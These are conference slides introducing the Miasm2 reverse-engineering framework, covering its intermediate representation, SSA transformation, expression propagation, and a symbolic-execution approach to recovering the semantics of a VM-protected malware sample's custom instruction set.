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Miasm2

Reverse engineering framework

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About us

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- Security researcher at CEA
- Creator of Miasm
- Worked on rr0d, Sibyl, ...
- REcon 2006: Skype

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- Security researcher at CEA
- Second main dev of Miasm
- Worked on Sibyl, IVRE, ...
- REcon 2014: DRM de-obfuscation using auxiliary attacks

Miasm

Miasm

- Reverse engineering framework
- Started in 2007, public from 2011
- Python
- Custom IR (*Intermediate Representation*)



github.com/
cea-sec/miasm



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miasm.re

Why are we here?

Miasm status

- Used every day
 - Malware unpacking & analysis
 - Vulnerability research
 - Firmware emulation
 - Applied research^a
 - ...
- Development efforts (at least we try)
 - Examples and regression tests must work to land in master
 - Peer review
 - Some features are fuzzed and tested against SMT solvers
 - Semantic tested against QEMU, execution traces
 - Features tailored for real world applications

^aDepgraph (SSTIC 2016), Sibyl (SSTIC 2017), ...

How to start

Documentation

- 1 Docstrings (ie. the code): APIs
- 2 Examples: features
- 3 Blog posts: complete use cases

Today

- Feature catalogue: boring
- → real world use cases!

Usual features not discussed today

- Assembler / Disassembler
- Instruction semantic
- Graph manipulations
- Support for x86 (32, 64 bits), ARM + thumb, Aarch64, MIPS32, MSP430, PPC, MEP, SH4
- Support^a for PE, ELF: parsing & rebuilding
- Possibility to add custom architectures

^aElfesteem: <https://github.com/serpilliere/elfesteem>

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
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
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- 6 You’ve written your own disassembler supporting PE, ELF and multi-arch!

From the example: `example/disasm/full.py`

Introduction to Miasm Intermediate Representation (IR)



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■ Code side

```
ir = machine.ir(cont.loc_db)
ircfg = ir.new_ircfg_from_asmcfg(asmcfg)
open("/tmp/out_ir.dot", "wb").write(ircfg.dot())
```

Introduction to Miasm IR

Element	Human form
ExprInt	0x18
ExprId	EAX
ExprLoc	loc_17
ExprCond	A ? B : C
ExprMem	@16[ESI]
ExprOp	A + B
ExprSlice	AH = EAX[8 :16]
ExprCompose	AX = AH.AL
ExprAff	A=B

Some rules

- Each expression embeds its (fixed) size:

`ExprId('EAX', 32) => 32 bits`

`ExprMem(..., 64) => 64 bts`

`ExprOp('+', ExprId('EAX', 32), ExprInt(0xC, 32)) => 32`

- Only `ExprMem` and `ExprId` are left values.
- `ExprOp` can have any operator name!
- Assignments can be done in parallel

Miasm IR: instruction examples

mov eax, ebx

`ExprAff(ExprId("EAX", 32), ExprId("EBX", 32))`

Human version:

EAX = EBX

push eax (Parallel assignments)

`esp = esp - 0x4`

`@32[esp - 0x4] = eax`


cmp eax, ebx

`zf = (EAX - EBX)?0:1`

`cf = (((EAX ^ EBX) ^ (EAX - EBX)) ^ ((EAX ^ (EAX - EBX)) ...`

`of = ...`

Assembly code



IR code

test_signed_greater:

@32[ESP + -0x4] = EBP

ESP = ESP + -0x4

EBP = ESP

EAX = @32[EBP + 0x8]

af = ((EAX ^ @32[EBP + 0xC]) ^ (EAX + -@32[EBP + 0xC]))[4:5]

pf = parity((EAX + -@32[EBP + 0xC]) & 0xFF)

zf = (EAX + -@32[EBP + 0xC])?(0x0,0x1)


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nf = (EAX + -@32[EBP + 0xC])[31:32]


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EIP = (zf | (nf + -of))?(loc_80484a4,loc_804849d)

IRDst = (zf | (nf + -of))?(loc_80484a4,loc_804849d)



Simplified IR code



New flag management

Flags operators

- In order to manipulate high level semantic information, we have to keep flags high level flags operations.
- Same concept in BinaryNinja for example.

- The *cmp eax, ebx* traduction becomes:

`zf = FLAG_EQ_CMP(EAX, EBX)`

`of = FLAG_SUB_OF(EAX, EBX)`


`cf = FLAG_SUB_CF(EAX, EBX)`

`...`

- The *jle XXX* traduction becomes:

`IRDST = CC_S<=(nf, of, zf)?(XXX, next)`

IR code with flags operators



SSA in Miasm


SSA

- Single Static Assignment
- Means a variable can *only* be assigned once
- Result: two affectations in a variable creates multiple versions of it.

SSA Implementation

- Contribution by Tim Blazytko and Niko Schmidt (Thanks!)
- Has many interesting properties!
- ...is also heavily used in compilation

After SSA transformation



Propagation in Miasm

Expression propagation


Rules are used to allow/disallow expression propagation:

- Do not move a "call" operator
- Read/Write memory barrier
- As we are in SSA, register value propagation is easy to do


Drawbacks

As we are in SSA, we will have to De-SSA to get back to classic world

After SSA transformation



After SSA transformation and one propagation




Explicit operators reduction


High level operators

■ `"CC_<="(FLAG_SIGN_SUB(X, Y),
FLAG_SUB_OF(X, Y),
FLAG_EQ_CMP(X, Y))` gives: `X <= Y`


After expression propagation




Phi-removal



Same code from ARM



Same code from AARCH64



Demo with real code: assembly (86 lines)

```
loc_576
00000576 LDR      R0, [PC, 0x1C0]
00000578 ADDS     R0, 0x40
0000057A LDR      R0, [R0, 0x20]
0000057C MOVS     R1, 0x20
0000057E ORRS     R0, R1
00000580 LDR      R1, [PC, 0x1B4]
00000582 ADDS     R1, 0x40
00000584 STR      R0, [R1, 0x20]
00000586 MOV      R0, R1
00000588 LDR      R0, [R0, 0x24]
0000058A MOVS     R1, 0x20
0000058C ORRS     R0, R1
0000058E LDR      R1, [PC, 0x1A8]
00000590 ADDS     R1, 0x40
00000592 STR      R0, [R1, 0x24]
00000594 MOV      R0, R1
00000596 LDR      R0, [R0, 0x28]
00000598 MOVS     R1, 0x20
0000059A ORRS     R0, R1
0000059C LDR      R1, [PC, 0x198]
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000005A0 STR      R0, [R1, 0x28]
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0000060C ORRS     R0, R1
0000060E LDR      R1, [PC, 0x128]
00000610 ADDS     R1, 0x80
00000612 STR      R0, [R1, 0x8]
00000614 MOV      R0, R1
00000616 LDR      R0, [R0, 0xC]
00000618 MOVS     R1, 0x20
0000061A ORRS     R0, R1
0000061C LDR      R1, [PC, 0x118]
0000061E ADDS     R1, 0x80
00000620 STR      R0, [R1, 0x8]
```

Demo with real code: result

```
loc_576
@32[0x40044060] = @32[0x40044060] | 0x20
@32[0x40044064] = @32[0x40044064] | 0x20
@32[0x40044068] = @32[0x40044068] | 0x20
@32[0x4004406C] = @32[0x4004406C] | 0x20
@32[0x40044070] = @32[0x40044070] | 0x20
@32[0x40044074] = @32[0x40044074] | 0x20
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@32[0x40044080] = @32[0x40044080] | 0x20
@32[0x40044084] = @32[0x40044084] | 0x20
@32[0x40044088] = @32[0x40044088] | 0x20
R0.36 = @32[0x4004408C]
@32[0x4004408C] = @32[0x4004408C] | 0x20
IRDst = LR
R0.38 = R0.36 | 0x20
SP.0 = SP
```

Uses

- Enhance readability
 - Base for higher level analysis
 - Type / value analysis, ...
 - \neq decompiler
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- Demo: IR use for deobfuscation

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
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- Memory accesses
 - Concrete reads and/or writes
 - Symbolic base and concrete offset

Default strategy in Miasm

@8[EAX + 8] → symbolic base (EAX) and concrete offset (8)

- \neq symbolic base → \neq “memory world”
- Aliases must be explicited in the initial state

Virtual Machine (VM) protection



- Binary: implements a custom ISA
 - Stack based
 - Many registers
 - Unusual operators, like RC4 encrypt / decrypt
- “Interesting code” in this ISA
 - C& C urls desobfuscation
 - DGA algorithms
 - Proprietary algorithms

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- 5 Apply reduction rules to propagate information gathered in 3.

→ *Automatically* compute mnemonic semantic

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Mnemonic fetcher

`@32[ECX]` is `VM_PC`

Mnemonic1 side effects

`@32[ECX] = (@32[ECX]+0x1)`

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VM_PC update!

@32[ECX] = @32[ECX]+0x1 \rightarrow VM_PC = (VM_PC+0x1)


Mnemonic decryption

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\rightarrow

@8[VM_PC+0x1] = (@8[VM_PC]^@8[VM_PC+0x1]^0xE9)&0x7F

Reduction example




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
Reduction rules

ECX	→	"VM_STRUCT"
@32[VM_STRUCT]	→	"VM_PC"
@32[VM_STRUCT+INT]	→	"REG_X"
0x4	→	"INT"
@[VM_PC + "INT"]	→	"INT"
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
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
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
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
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
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
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
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
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
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
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
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Mnemonics

Mnemonic 2

```
REG_X = REG_X^INT  
PC = PC+INT
```

Mnemonic 3

```
PC = PC+INT  
REG_X = REG_X+INT  
@8[REG_X] = @8[REG_X]^INT
```

Mnemonic 4

```
PC = PC+INT  
REG_X = REG_X+INT  
@16[REG_X] = @16[REG_X]^INT
```

Mnemonics

Semantic

- Those equations are the *semantic* of the VM mnemonics
- It is now *automatically* computed
- Instanciate VM mnemonics according to the bytecode
- Build basic blocks in IR corresponding to a VM code

IR block Semantic

```
loc_000000000403368
REG_0 = {(REG_0[0:32]+0x142) 0 32}
REG_4 = {0xE1 0 32}
REG_10 = {0x731A 0 32}
REG_10 = {(REG_10[0:32]+0xFD3C8023) 0 32}
REG_4 = {(REG_4[0:32]+0x8899) 0 32}
REG_10 = {(REG_10[0:32]+0xFFFFFFFF53) 0 32}
REG_4 = {(REG_4[0:32]^0x31F35A3E) 0 32}
REG_4 = {(REG_4[0:32]+{REG_10[0:8] 0 8, 0x0 8 32}) 0 32}
REG_0 = {(REG_0[0:32]+0x1) 0 32}
@8[REG_0[0:32]] = (@8[REG_0[0:32]]+(- REG_4[0:8]))
RC4_2 = call_func_RC4_DEC(REG_0[0:32], 0x36, call_func_RC4_INIT(0x403392, 0x27))
RC4_1 = call_func_RC4_INIT(0x403392, 0x27)
REG_0 = {(REG_0[0:32]+0x36) 0 32}
```

